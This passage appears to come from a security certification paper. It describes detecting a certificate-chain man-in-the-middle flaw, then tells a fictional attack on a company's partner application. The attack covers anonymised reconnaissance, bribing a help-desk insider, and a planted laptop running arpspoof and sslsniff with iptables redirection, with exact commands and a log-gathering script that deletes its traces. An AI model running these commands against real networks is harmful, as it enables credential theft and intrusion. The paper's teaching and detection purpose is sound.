

Figure 12 - Microsoft Windows Certificate Inspection Dialog (Windows XP Professional)

Selecting the “Certificate Path” tab of the dialog will provide a graphical view of the certificate’s inherited trust line:



Figure 13 - Baseline Certificate Chain in Windows Certificate Dialog

Assuming that the above certificate is your baseline certificate, it would be possible to detect a change by viewing the certificate information being presented to a user’s web browser.

Below is an example of what an invalid chain taking advantage of the certificate chain validation vulnerability would look like on a vulnerable system:



Figure 14 - Exploited Certificate Chain in Windows Certificate Dialog

The first thing that should stand out is that the chain has changed from the baseline. This is the best indicator that there is an active MITM attack occurring. The second thing to consider is that even without a baseline, it should be quite apparent that "www.someothersitethatyoudonotknow.com" has nothing to do with the "www.test.com" site. This is a much more qualitative approach to detecting the attack, but one that does not require the inspection of a baseline certificate file.

Neither of these attack detection approaches will work to identify past attacks, because use of the exploit leaves no trace on the victim's machine. From the victim's perspective, the only possible way to detect that the exploit was used in the past is to carefully watch any data that could have been altered by an attacker injecting information into the victim's session. While this is definitely not a completely accurate assessment of a problem, it is a good step to take.

Both of these techniques are items that can be accomplished from the victim's system, but other than identification of the particular technique used to place the attacker within the victim's route to the target host, there is little else that one can do to identify the attack on that side of the connection.

3.6.2. Looking for Signs of the Attack on the Web Server

Just like from the victim's perspective, there are very few things that can be done to detect that either an attack has occurred or is occurring on the target web server. The best approach to identifying the *SSLSniff* attack within a web server environment is to look for signs of the major MITM attack scenarios: DNS spoofing, ARP Spoofing, etc…. *SSLSniff* relies upon these techniques function. From the web server's perspective, the use of *SSLSniff* is virtually undetectable on its own.

One possible approach would be to know what IP Address your sensitive users are expected to come from. This would require analysis of the web server or load balancer logs to determine which IP Addresses are using the web site. Discrepancies between the expected and the actual might be an indication of an active or past attack.

4. The Platforms and Environments

4.1. Victim's Platform

There are actually two victims of this attack: the person whose HTTPS traffic will be intercepted and the target website which the attacker wants to access. Retrieving information from the target website is the primary goal of the entire exercise, and therefore we will consider that system to be the "target" system. The victim of the HTTPS sniffing is secondary to the goal of the attack, so we will henceforth refer to that system as the "victim" of the attack.

The victim's machine is one of the machines used to administer users within the Partner Knowledge Sharing Application. It is a recently built workstation with Windows 2000 Professional Service Pack 4 installed. After the operating system was installed, Microsoft Internet Explorer was upgraded to 6.0 Service Pack 1.

4.2. Victim and Attacker's Network

The victim's workstation is connected to a 100BaseT switch that provides network connections to the WTO internal help desk and application user administration staff. The switch is connected to a firewall which in turn is connected to the shared router providing users with Internet access and connectivity into the company's web applications.

WTO's network architecture team had decided to isolate the help desk and user administration staff from the remainder of the WTO office staff by placing them within their own LAN. The remainder of the office staff is connected to the shared T1 via the same approach as the help desk and user administration staff, but on a different 100BaseT switch and a different firewall.

The attack will be performed from within the help desk and user administration LAN.

4.3. Target Environment: Partner Knowledge Sharing Application

The target system is the Partner Knowledge Sharing Application, a website exposed to the public Internet. The website system is made up of several servers: the web server, the application and database server and the RSA ACE Server. In addition, each of the servers is protected by firewall rules designed to only allow the minimum required connectivity into the systems.

4.3.1. Target Network

The network architecture is broken up into two zones: the web server zone and the application / data zone. Each zone sits within the "trusted" zone of its own firewall. The firewalls' trusted ports are each connected to a 100BaseT switch, with each of the servers in the zone connected to the same switch. The two zones are connected to each other via a Virtual Private Network (VPN) tunnel established between the 2 firewalls. This allows traffic between the zones to remain private, while sharing the network infrastructure used for external access to the zones.

Internet connectivity is established into the environment via the company's shared T1 connection. The connection terminates at a router that provides routing for both the company's web applications and the company's internal LAN. The router is connected to each of the zone firewalls via a 100BaseT switch. Refer to section 4.4 for a visual representation of this connectivity.

4.3.2. Target Platforms

The web server is running on a system with Fedora Core 1 as the operating system. Apache version 1.3.29, with mod_jk, mod_securid v2.0.1 and mod_ssl v2.8.14, is the web server software in use on the system. The mod_jk connector is used to connect the Apache server to the Tomcat server via the ajp13 protocol.[52] The mod_securid module is used to allow authentication against an RSA ACE server. The mod_ssl module provides SSL and TLS functionality. It was compiled with OpenSSL v0.9.7d as its cryptographic library.

The TCP ports allowed into the machine are 80 (HTTP) and 443 (HTTPS). Additionally, the only outbound traffic allowed is traffic on TCP ports 8000 (mod_jk Connector for Tomcat) and the ports required for RSA ACE connectivity (a range of high numbered ports).

The application and database server is running Microsoft Windows 2000 Server as the operating system. It has Apache Tomcat 4.1 serving as the JSP engine for the application. It also has an instance of Oracle 9i serving as the application's database. The database stores both access credentials and content used by the Partner Knowledge Sharing Application. The only port allowed into this server is TCP 8000. All connections to the database are performed against the server's loopback interface.

The RSA ACE Server is running on Sun Solaris 8. The system has RSA ACE Server 5.1 installed. The ports allowed into the server are TCP 5500, 5505 through 5510, 5520, 5530, 5540, 5550, 5560 and 5570. This system is used to authenticate the administrative users of the Partner Knowledge Sharing Application, along with several other applications in use at WTO.

4.3.3. Target Administration Controls

For the purpose of security, the system's administrators have chosen to only administer the servers via a backend "management" network. This has allowed them to decrease the potential attack vectors exposed to the public internet. The servers and network equipment are all stored within a secure server room at the company's headquarters. Access to the secure server room is limited to the system managers of the environment.

The user administration for each application stored within the secured environment is performed within each application's "administration" functional module. Each application's administration functionality is protected through the use of mod_securid.

The WTO personnel responsible for user administration are not given access to the server room, and are physically located near WTO's internal help desk staff.

---

[52] Milstein, Dan.

4.4. Network Diagram:



Figure 15 - Source and Target Network Diagram

5. Stages of the Attack:

This is where we will reconnect with our story of WTO and WKYD, the two companies vying for ownership of the widget market. When we last left them, WKYD had just contracted with Valborg Buske, a "black hat" hacker, to obtain confidential information about WTO's development of "next generation" widgets.

5.1. Reconnaissance:

Provided with some initial funding for her "project", Buske decides to plan out her approach. Her initial goals are to learn as much about WTO as she can, while remaining "under the radar", and to compile a list of employees that could serve as her proxy within the company.

5.1.1. Public Sources of Information

As most people do today, Buske decides to begin her research with some judicious use of the Google search engine. But, she has determined that she does not want his IP address to be provided to any of the web servers that she intends to use for this project, including Google, because they will fall under United States law. This opens up the chance that web logs could be used in a potential investigation into her activities. Buske decides to use the Italian Paranoia Anonymizer service[53] to separate her computer from her web activities. Using the instructions[54] listed on the Paranoia Anonymizer site, she configures her installation of the Netscape Navigator 7.02 web browser to use anon-proxy.autistici.org on port 3128 as its proxy server. The service's proxy functionality serves to strip any HTTP requests made by a user before forwarding the information to the requested URL.

Now that his browsing activities look like they are coming from this third party service, she begins her research. Her first search returns the main website of WTO: www.wtoinc.com. Navigating to the site, she is able to determine that there is a "partner knowledge sharing application" used to communicate between WTO and its product development partners. The link given to the application is https://pksa.wtoinc.com/. She now knows the DNS entry for the server and the fact that the server is listening on port 443 for HTTPS connections. At first glance, this appears to be a prime target for her attack.

Buske then runs the "dig" command on a Linux system that she had previously compromised. The system is located somewhere in China, so she believes that it will be difficult for any US authority to gain access to the server's log files.

[53] "Paranoia Web Anonymizer Proxy"

[54] "Free Anonymizer Web Surfing Proxy FAQ/HOWTO"

Using the command “dig pksa.wtoinc.com”, she receives the following results:

```
[root@machine /]$ dig pksa.wtoinc.com

; <<>> DiG 9.2.1 <<>> pksa.wtoinc.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41815
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 0

;; QUESTION SECTION:
;pksa.wtoinc.com.               IN      A

;; ANSWER SECTION:
pksa.wtoinc.com.        21586   IN      A       100.100.100.100

;; AUTHORITY SECTION:
wtoinc.com.             21586   IN      NS      ns1.wtoinc.com.
wtoinc.com.             21586   IN      NS      ns2.wtoinc.com.
wtoinc.com.             21586   IN      NS      ns3.wtoinc.com.

;; Query time: 15 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Sat Apr  3 13:15:46 2004
;; MSG SIZE  rcvd: 113

[root@machine /]$
```

Figure 16 - Dig Output For Target Site

Buske now knows the IP address of the pksa.wtoinc.com web application is 100.100.100.100. Additionally, she determines that there are three name servers that provide DNS information for the wtoinc.com domain: ns1, ns2 and ns3. She then performs the same query for each of the name servers and for the www.wtoinc.com hostname. It turns out that they are all in the same IP address range.

Going back to the WTO corporate website, Buske learns about the departmental structure of the company. WTO appears to be broken up into six primary departments: Sales, Finance, Human Resources, Research & Development, Manufacturing and Information Technology. She knows that any new product development will be performed by the Research & Development department, but is not sure whether or not the Information Technology department is responsible for the pksa.wtoinc.com system. Buske has run into several organizations whose Research departments have maintained their own specialized IT group, and this will be important information to know if she is going to have to perform any social engineering.

5.1.2. Identifying Potential Insiders

To determine if the PKSA is in fact managed by the IT group, Buske decides to call the IT department’s help desk. She has had great experience with help desk personnel in the past. Often times, in large corporations, they are either both underpaid and disgruntled or they end up not knowing enough to rebuff some “friendly” questions. Buske also knows that help desk jobs typically have a high level of turnover, so there is always the chance to talk to someone “on the way out”.

Buske, being ever paranoid (and well funded), decides to make her calls from a phone booth in a city away from his home. Once in that other city, she finds herself a comfortable out of the way location to perform some reconnaissance phone calls.

After talking to about a dozen help desk employees, she finds out several key pieces of information. First, the Partner Knowledge Sharing Application is in fact managed by WTO's IT department. Second, the company's product development partner is a company named Widget Design. Third, all requests to have a password reset are not performed by the help desk staff. Instead, they are performed by a separate group who receives request entered into a ticketing system by the help desk. Lastly, using her fairly strong emotional IQ, Buske knows the names of two individuals that are potential candidates for some sort of "cooperation" in her "project".

5.2. Scanning:

Back at home, Buske takes a look at the information gathered from her initial reconnaissance. She now has a primary target IP address, a range of IP addresses to scan for potential vulnerabilities and two members of the help desk staff that she wants to speak with again. The next phase of his attack will include detailed scanning of the primary target address, the potential for additional scanning of the WTO IP address range and several follow-up conversations with the help desk staff.

5.2.1. Scanning the Target's Internet Accessible Systems

Buske's next step is to perform some additional information gathering on her primary target. She will attempt to determine what type of server the website being served by. Logging into her previously compromised Linux system, she proceeds to perform a "wget" on https://pksa.wtoinc.com. She uses the "—server-response" command line option so that the HTTP headers are returned by the command. She wants to inspect the "Server" header value for potential information.

Her console shows her the following:

```
[root@machine /]$ wget --server-response https://pksa.wtoinc.com/
--17:55:15--  https://pksa.wtoinc.com/
           => `pd.1'
Resolving pksa.wtoinc.com... done.
Connecting to pksa.wtoinc.com [100.100.100.100]:443... connected.
HTTP request sent, awaiting response...
 1 HTTP/1.1 200 OK
 2 Date: Sat, 03 Apr 2004 23:44:32 GMT
 3 Server: Apache/1.3.29 (Unix) mod_ssl/2.8.14 OpenSSL/0.9.7d mod_jk/1.2.5
 4 Expires: Thu, 01 Jan 1970 00:00:00 GMT
 5 Pragma: no-cache
 6 Cache-Control: no-store
 7 Connection: close
 8 Content-Type: text/html;charset=ISO-8859-1

    [  <=>                                  ] 19,195        36.76K/s

17:55:16 (36.76 KB/s) - `index.html' saved [19195]

[root@machine /]$
```

Figure 17 - Wget Results For https://pksa.wtoinc.com

The results are both good and bad for Buske. The good news is that she is able to determine the web server's type and release number, along with three of the important libraries in use on the system. Looking at the value sent in the "Server" header, Buske sees that the web server is Apache v1.3.29. It also appears that the web server is using the popular Apache module mod_ssl with the OpenSSL library to provide SSL services to client browsers. The mod_ssl version is 2.8.14, and the OpenSSL version is 0.9.7d. Buske can also see that the mod_jk module (version 1.2.5) is installed, meaning that the server is, most likely, providing some functionality through the use of Java Server Pages. This brings up the question as to whether or not there is an application server physically separated from the web server.

Even with all this information, Buske is mildly annoyed. She was hoping that her initial approach could be to exploit a known vulnerability in the web server software – or one of its libraries. Unfortunately, it appears that the web server is kept up-to-date by its administrators. The Apache web server is the latest release in the v1.3 release line. This means that while they are not using any of the new functionality released in Apache v2, they do have all the latest security patches applied to the system. She also notes the same for mod_ssl, OpenSSL and mod_jk. Buske will have to find another attack vector.

She then decides to perform an NMAP scan against the pksa.wtoinc.com server. Using her previously compromised server, she runs the nmap command with the TCP SYN scan option to produce the following:

```
[root@machine /]$ nmap –sS –P0 -O 100.100.100.100

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-04-04 12:00 EDT
Interesting ports on pksa.wtoinc.com (100.100.100.100):
(The 1655 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20
Uptime 18.173 days (since Wed Mar 17 07:38:18 2004)

Nmap run completed -- 1 IP address (1 host up) scanned in 5.914 seconds
[root@machine /]$
```

Figure 18 - NMAP TCP SYN Scan Results

The –O option has provided Buske with some OS version information. She now knows that the system is not just generically Unix, but more specifically Linux. She is also able to identify the range of kernel version numbers that this host is within: 2.4.0 to 2.5.20.

Buske then performs a UDP port scan to see if there are any services responding to UDP packets. She runs the nmap command again, this time with the –sU option. No ports appear to be responding to UDP packets.

Buske has found nothing new in the port information provided by NMAP. She is seeing nothing but HTTP and HTTPS responding to the scans from the public Internet, and she knows that she will have to dig a little deeper to see if she can bypass whatever filters are in place. Deciding to try one last scan against the IP address, she runs a TCP ACK scan against the system. Her hope is that WTO is implementing it's filtering within a network device that does not perform stateful inspection of the packets. This will help her understand the network topology prior to running broader network scans.

```
[root@machine /]$ nmap -sA –P0 100.100.100.100

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-04-04 12:32 EDT
```

Figure 19 - NMAP TCP ACK Scan Results

As the scan progresses, no results are being returned. Again, she has had no luck. It appears that the system is protected by some sort of stateful inspection logic.

To gain a better understanding of the network architecture used to connect the pksa.wtoinc.com system to the Internet, Buske performs a traceroute to the server's IP address.

```
[root@machine /]$ traceroute 100.100.100.100
traceroute to 100.100.100.100 (100.100.100.100), 30 hops max, 38 byte packets
 1  system.in.china (50.50.50.50)  0.590 ms  0.423 ms  0.394 ms
 2  system.in.china2 (50.50.60.50)  0.870 ms  0.838 ms  0.614 ms

(output snipped)

 8  wtor1-ge-0-0-0-0.wtoinc.net (100.100.100.1)  12.282 ms  12.744 ms  12.191 ms
 9  * * *
10  * * *
11  *
[root@machine /]$
```

Figure 20 - Traceroute to the Target

The output of the command shows a new system in the WTO network environment. It appears to be a router providing connectivity to the Internet. The next hops to the target server are not responding, so Buske realizes that she is not able to determine the network architecture (beyond the router) used by the target web server.

At this point, Buske is quite frustrated with her attempts to target the pksa.wtoinc.com web server. It appears that the system's administrators are quite competent, and have managed to limit access to only the HTTP and HTTPS ports. She will have to change her approach.

5.2.2. Further Evaluation of the Insider Option

Buske now decides that, based on her initial calls to the WTO IT help desk, she needs to follow up on the idea of eliciting the help of a disgruntled employee. After traveling to her new favorite pay phone, she calls into the WTO main number, attempting to avoid any call recording or tracking that is part of most help desk operations. She uses the automated directory service to find the extensions of the two people she had identified as potential coconspirators. Buske then redials into WTO's main number, providing the extension of the first help desk operator on her list.

Jeff Smith answers his phone in the usual way, unaware that the call has not come in via the usual 800 number of the IT help desk. Buske begins the conversation with some follow-up on her previously faked problem. At one point in the conversation, Jeff admits that he will be leaving WTO in about a month. Buske is now convinced that Jeff is the right person to propose her plan to.

After some small talk and subtle manipulations, Buske decides that it is time to pose her scenario. Buske proposes that Jeff help her get some information that she is looking for, in exchange for a large sum of money. Jeff, upset with his employer, agrees to the idea. His one stipulation is that none of the information can be used until he has left his job at WTO. They end the phone conversation at that point, with Jeff providing his home number and a time that he will be available to talk that evening.

5.3. Exploiting the System:

5.3.1. Contract with the Insider

Buske calls Jeff at his home after his shift ends, and they continue their negotiations. The two agree that Jeff will be paid one third of the total payment prior to doing anything and will receive the remainder of the funds after the completion of his part of the project.

Buske lays out Jeff's part of the plan in very basic terms. She will post a package to his home address. The package will contain a laptop, several floppy disks and a power supply for the device. Jeff is to take the laptop into work one day and connect it to the IT Help desk LAN. Once the laptop is booted, Jeff is to log into it via SSH, using a username and password that Buske provides. She tells Jeff that he will have to repeat the process several times in order for her to get all the information that she needs.

Buske's general approach to this attack will be to get a system onto the IT LAN that can perform any number of attacks. She hopes to utilize this system – with Jeff acting on her behalf – as a proxy into the WTO environment.

5.3.2. Gathering Information from the Inside

Before Buske decides which attacks to attempt, she asks Jeff to describe the physical environment, the parts of the user management process that he knows and the type of systems that are used by the help desk staff and user administrators.

Jeff explains that the help desk is located in its own section of WTO's headquarters, with the user administration staff sitting with them. As it turns out, the person performing user administration for the PKSA application sits within the same four person work area as Jeff.

He also explains that the administrator uses a web interface – within the PKSA application itself – to manage users of the application. The administrator typically logs into the PKSA application with his username, and then proceeds to enter information from a key fob that has changing numbers on it. Buske recognizes this as either RSA's SecurID technology or one very similar.

Buske is now beginning to formulate her specific attack approach. She is considering performing some sort of MITM attack against the administrator's HTTPS session. However, before she can do that, she needs to understand the administrator's technological skill level and a little about which application he uses with the PKSA website.

Jeff tells Buske that the administrator is a fairly competent technologist, whom the help desk staff sometimes goes to for help with their own systems. He also notes that the administrator uses Internet Explorer as his default web browser. Buske asks if Jeff knows what operating system and web browser the user administrator uses. He explains that the administrator recently installed Microsoft Windows 2000 Professional. He also tells her that the administrator installed Windows 2000 Service Pack 4 from the IT department's file server, as well as upgrading his version of IE to 6.0 SP1. Buske follows up on this, asking Jeff if he remembers the exact order that the updates were installed. Jeff says that he thinks that it was the operating system's service pack first, then the browser upgrade.

Buske thinks that she may be in luck. If Jeff is correct about the order and versions, then the administrator could be vulnerable to a certificate chain parsing vulnerability. This would allow her to use an MITM situation without the administrator's browser alerting him to the problem. As a precaution, she asks Jeff if the administrator uses the Microsoft Windows Update service. Jeff replies that he does not believe so, because he had previously heard the administrator yelling about his dogmatic hatred of the system. With that, Buske feels very confident in her approach.

They end their third conversation and agree the next time Jeff hears anything from Buske, it will be in the form of a package in the mail and a deposit in his bank account.

5.3.3. Attempting to Sniff the Administrator's Session

Buske decides to leave nothing to chance, providing Jeff with all the information he needs to perform his reconnaissance. She installs Fedora Core 1 on a laptop she has stolen for this project. Buske prepares the system by installing all the required applications. In the root directory of the laptop, she leaves a text file containing specific instructions for how to perform the attack. She ships the system to Jeff's home address, and informs here sponsor at We Know You Do, LLC about the required payment to Jeff's account.

When the package arrives at his home one afternoon, Jeff opens it to confirm the contents. He has received the laptop, disks and power adaptor. Heading into work early the next day, when the help desk staff is just beginning to switch over to the day shift, Jeff finds himself in an empty work area. He takes the laptop, plugs it onto one of his desk's network ports, and then stuffs it under his desk near the back corner of the work area. He powers the system on, and gets up to sit in his chair.

Booting his standard workstation, he starts up an SSH session to the laptop. Jeff logs into the system with the username and password that Buske has provided for him, and opens the instruction file using the "cat" command.

Inside, he finds the following instructions:

```
[root@machine /]$ cat instructions.txt
In order to setup this system to do its work, run the following command:
        sudo /opt/watch.sh
Provide your password at the password prompt, and then logout from this system.

When the day is over, insert the provided floppy disk and run the following
command:
        sudo /opt/gather.sh
Provide your password at the password prompt; eject the floppy and then logout
from this system.

[root@machine /]$
```

Figure 21 - Instruction File

Jeff does exactly what the file instructs. He types "sudo /opt/watch.sh" and presses the enter key. The system responds with a request for his password, which he enters. After running the command, Jeff logs out of the system and closes his SSH application.

When he ran the "watch.sh" script, the system automatically performed the following steps:

1. IP Forward was enabled.
2. IP Tables was told to forward all connections coming into the laptop on port 443 to the system's TCP port 10,000.
3. The *SSLSniff* application was started.
4. Two instances of ARPSpoof were started. The first telling the user administrator's workstation that the laptop is the firewall's gateway address, and the second telling the firewall that the laptop is the user administrator's workstation.

When the script turned on the IP forward functionality of the laptop and forwarded all TCP connections going through the "nat" IP Table intended for TCP port 443 to TCP port 10000, it ran the following commands:

```
echo 1 > /proc/sys/net/ipv4/ip_forward

/sbin/iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT
--to-ports 10000
```

Figure 22 – Preparing the Attack Server for the MITM Situation

The first command enables the Linux Kernel's IP Forwarding functionality. The command itself is changing the Boolean value stored in the ip_forward setting's file, on the "proc" virtual file system[55], to a "1". This tells the system to forward all packets it

[55] "The proc File System"

receives, if they are not intended for the system itself, to the IP Address listed in the IP header.

The second command run was to tell the Linux Kernel to forward all connections destined for TCP port 443 on some other host to TCP port 10000 on the laptop. This overrides the ip_forward setting, redirecting just these requests to the laptop's local port. The goal of this redirect is to allow the *SSLSniff* application to listen on port 10000, and intercept all HTTPS traffic attempting to be forwarded through the system.

Both the *SSLSniff* command and the *ARPSpoof* commands are run using the *nohup* command to disconnect them from the script's process. They are also run with an "&" character at the end of the command line to place the processes in the background.

After preparing the IP Tables service and enabling packet forwarding, the script starts the *SSLSniff* application itself. This command told the *SSLSniff* application to pull its certificate and private key from the file "/opt/sslsniff-0.4/trust.crt". It also set the application to listen on TCP port 10000.

```
nohup /opt/sslsniff-0.4/sslsniff -c /opt/sslsniff-0.4/trust.crt -p 10000 &
```

Figure 23 - Running SSLSniff

Once the first three steps of the script were run, the laptop is now ready to begin passing packets between the victim's workstation and the LAN's firewall. The next step is to run the arpspoof tool against both peers, in order to convince each of them the laptop is the other. The ARP spoofing was accomplished with the following commands:

```
nohup /usr/local/sbin/arpspoof -i eth0 -t 192.168.1.1 192.168.1.14 &
nohup /usr/local/sbin/arpspoof -i eth0 -t 192.168.1.14 192.168.1.1 &
```

Figure 24 - Running ARPSpoof

The arpspoof application performs this task by sending ARP reply's to the targeted system, providing the local machine's MAC address as the location of the IP Address being "replied" to. A great document describing the arpspoof tool was written by Larry Loeb in January of 2001, and posted on IBM's developer works website.[56] As the ARPSpoof application runs, the target IP Address is repeatedly sent packets similar to the following (decoded using the Ethereal network sniffing application):

```
Frame 5 (60 bytes on wire, 60 bytes captured)
    Arrival Time: Mar 14, 2004 10:26:51.738474000
    Time delta from previous packet: 1.003788000 seconds
    Time relative to first packet: 1.004276000 seconds
    Frame Number: 5
    Packet Length: 60 bytes
    Capture Length: 60 bytes
Ethernet II, Src: 00:00:86:57:21:41, Dst: 00:0b:db:02:02:01
    Destination: 00:0b:db:02:02:01 (00:0b:db:02:02:01)
    Source: 00:00:86:57:21:41 (00:00:86:57:21:41)
    Type: ARP (0x0806)
    Trailer: F2BF7026C000BF24C000040BF2BF040B...
Address Resolution Protocol (reply)
    Hardware type: Ethernet (0x0001)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (0x0002)
    Sender MAC address: 00:00:86:57:21:41 (00:00:86:57:21:41)
    Sender IP address: 192.168.1.1 (192.168.1.1)
    Target MAC address: 00:0b:db:02:02:01 (00:0b:db:02:02:01)
    Target IP address: 192.168.1.14 (192.168.1.14)
```

Figure 25 - Sample ARP Reply Packet

The ARP Reply tells the destination system that it's MAC address contains the IP address listed in it's Sender IP Address field. The exploit tool forges the packet to contain the IP address that the user wants the target to believe is on the attacking system. By repeatedly sending these ARP Reply packets to an intended target, an attacker can change that system's ARP Cache tables. Changing the targets' ARP Cache tables convince each peer to send packets destined for each other to the attacker's laptop.

Because of the risk of detection, the order in which the "watch.sh" script executes its commands is very important to reduce the chance of detection. The first phase was to enable the kernel's IP forwarding functionality and to redirect all HTTPS requests to local TCP port 10000. The second phase enabled the *SSLSniff* application to listen on port 10000. The last phase is the one that actually affected devices external to the laptop. Running the *ARPSpoof* application causes packets from the victim's workstation and the LAN's firewall to begin to send packets destined for each other to the attacking laptop. If the previous steps had not been completed, the victim would experience a communication failure when attempting to access any resource outside of the LAN. That situation would certainly raise the victim's suspicions, and perhaps prompt him to involve someone with higher technical skills.

[56] Loeb, Larry. "On the lookout for dsniff: Part 1" and "On the lookout for dsniff: Part 2"

At the end of the first day of the attack, Jeff reconnects to the laptop via SSH. He opens the instruction file to see the command he is supposed to run at the end of the day. Jeff inserts the provided floppy, runs the "/opt/gather.sh" command and logs off the system.

The gather.sh script performed the following tasks:

1. A "tar" file containing all of the *SSLSniff* log files was created.
2. The gzip utility was run to compress the "tar" file.
3. The PGP PKI application was run to encrypt the compressed file, using a public key stored on the system.
4. The compressed and encrypted file was copied onto the floppy drive.
5. All log files were deleted from the system.

Jeff then turns his computer off and retrieves the floppy disk. Following Buske's instructions, Jeff drops the disk into the mail.

5.3.4. Analyzing the First SSLSniff Logs

Upon receiving the disk, Buske places it into her floppy drive and proceeds to extract the *SSLSniff* log files. She reverses the process performed by her script on the file, using the private portion of the PGP key pair.

The results of the initial MITM attack produced the log file information listed in Appendix C – Reconnaissance SSLSniff Log. Analyzing the log provides Buske with the following information:

1. The relative URL for user administration is */privatestuff/admin.html*.
2. The user administration tool is protected by the Apache module *mod_securid*.
3. Adding a user to the system entails a simple HTTP POST command with very few required values.
4. The username and password created during the day of the capture is "TestUser" and "Test123!"

Buske decides to see if that username and password would work for the application. Opening her web browser, she navigates to https://www.pksa.wtoinc.com and tries to log in. The application then responds with the message "Login failed". Buske decides that the user must have changed his or her password after they were given the login information.

5.3.5. Implementing the Session Hijacking Code

Busk realizes that her best approach is to find a way to create a user for her to use in the system. She knows the application is having success intercepting the HTTPS traffic, and that it is possible to hijack the session for a single POST action – injecting her own user into the system.

Using the log file, she creates a new text file with the following contents:

```
POST /privatestuff/useradd.jsp HTTP/1.1
